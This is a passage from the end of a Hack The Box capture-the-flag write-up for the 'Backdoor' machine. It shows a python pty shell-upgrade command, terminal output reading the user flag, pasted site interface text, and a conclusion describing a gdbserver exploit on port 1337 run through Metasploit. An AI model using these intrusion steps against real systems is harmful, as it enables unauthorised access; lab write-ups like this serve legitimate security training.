python3 -c 'import pty; pty.spawn("/bin/bash")'
user@Backdoor:/home/user$
```


Now I have type " run " in the terminal boom we got the session , now to get the better shell we will be using python script "python3 -c 'import pty;pty.spawn("/bin/bash")' "

```
user@Backdoor:/home/user$ ls
ls
user.txt
user@Backdoor:/home/user$ cat user.txt
cat user.txt
2fb75d60b554a6bfdf1a5de218206d91
user@Backdoor:/home/user$
```

Now we have successfully entered into the Backdoor machine now let's try to get the flag code and submit the " Hack the box " .

Boom we have got the flag key let's submit to the account.


HACKTHEBOX
Search Hack The Box
UPGRADE TO VIP
ACTIVE
charchitsubedi
LAB ACCESS
Home
My Profile
My Team
Labs
Starting Point
NEW
Tracks
Machines
Challenges
Fortresses
NEW
Endgames
NEW
Pro Labs
Enterprise
Customer Support
v 3.18.0
Backdoor
EASY
USER RATING
20 POINTS
10.10.11.125
IP ADDRESS
Leave Machine
Leave this live machine.
Reset Machine
Reset the machine to point zero.
Submit Flag
Submit a flag to this machine.
Add To-Do List
Add this machine to your list.
Review Machine
Rate and send your feedback.
Flag Accepted!
5662
USER OWNS
5381
SYSTEM OWNS
hkabubaker17
GIVE RESPECT


Applications
Places
Google Chrome
Jan 29 9:34 PM
100 %
Hack The Box :: Hack The Bo
Minimize
app.hackthebox.com/machines/Backdoor
Apps
Gmail
YouTube
Maps
Facebook Privat...
Meet - ktz-cmcp-...
Hack The Box ::...
Reading list
HACKTHEBOX
Search Hack The Box
UPGRADE TO VIP
ACTIVE
charchitsubedi
LAB ACCESS
Home
My Profile
My Team
Labs
Starting Point
NEW
Tracks
Machines
Challenges
Fortresses
NEW
Endgames
NEW
Pro Labs
Enterprise
Customer Support
Backdoor
EASY
USER RATING
20 POINTS
10.10.11.125
IP ADDRESS
INFORMATION
STATISTICS
ACTIVITY
CHANGELOG
REVIEWS
WALKTHROUGHS
SHARE RESULTS
Leave Machine
Leave this live machine.
Reset Machine
Reset the machine to point zero.
Submit Flag
Submit a flag to this machine.
Add To-Do List
Add this machine to your list.
69 Days
RELEASE DATE
hkabubaker17
MACHINE CREATOR
GIVE RESPECT
charchitsubedi
2M 8D 20H
USER OWN
System Own
INCOMPLETE
https://app.hackthebox.com/home

#CONCLUSION

The backdoor server is quite easy, we have found open port “ 1337” using Rust scan which is gdb server port. We have exploite gdb server vulnerability using metasploit framework and to get the better session into the Backdoor server we have used python script “ python3 -c 'import pty;pty.spawn("/bin/bash")' “ when we got the proper session , we have entered into the victim machine and find the flaged code, and reported the flaged code to HTB (Hack the box) Backdoor machine and Grabed the flage into our account.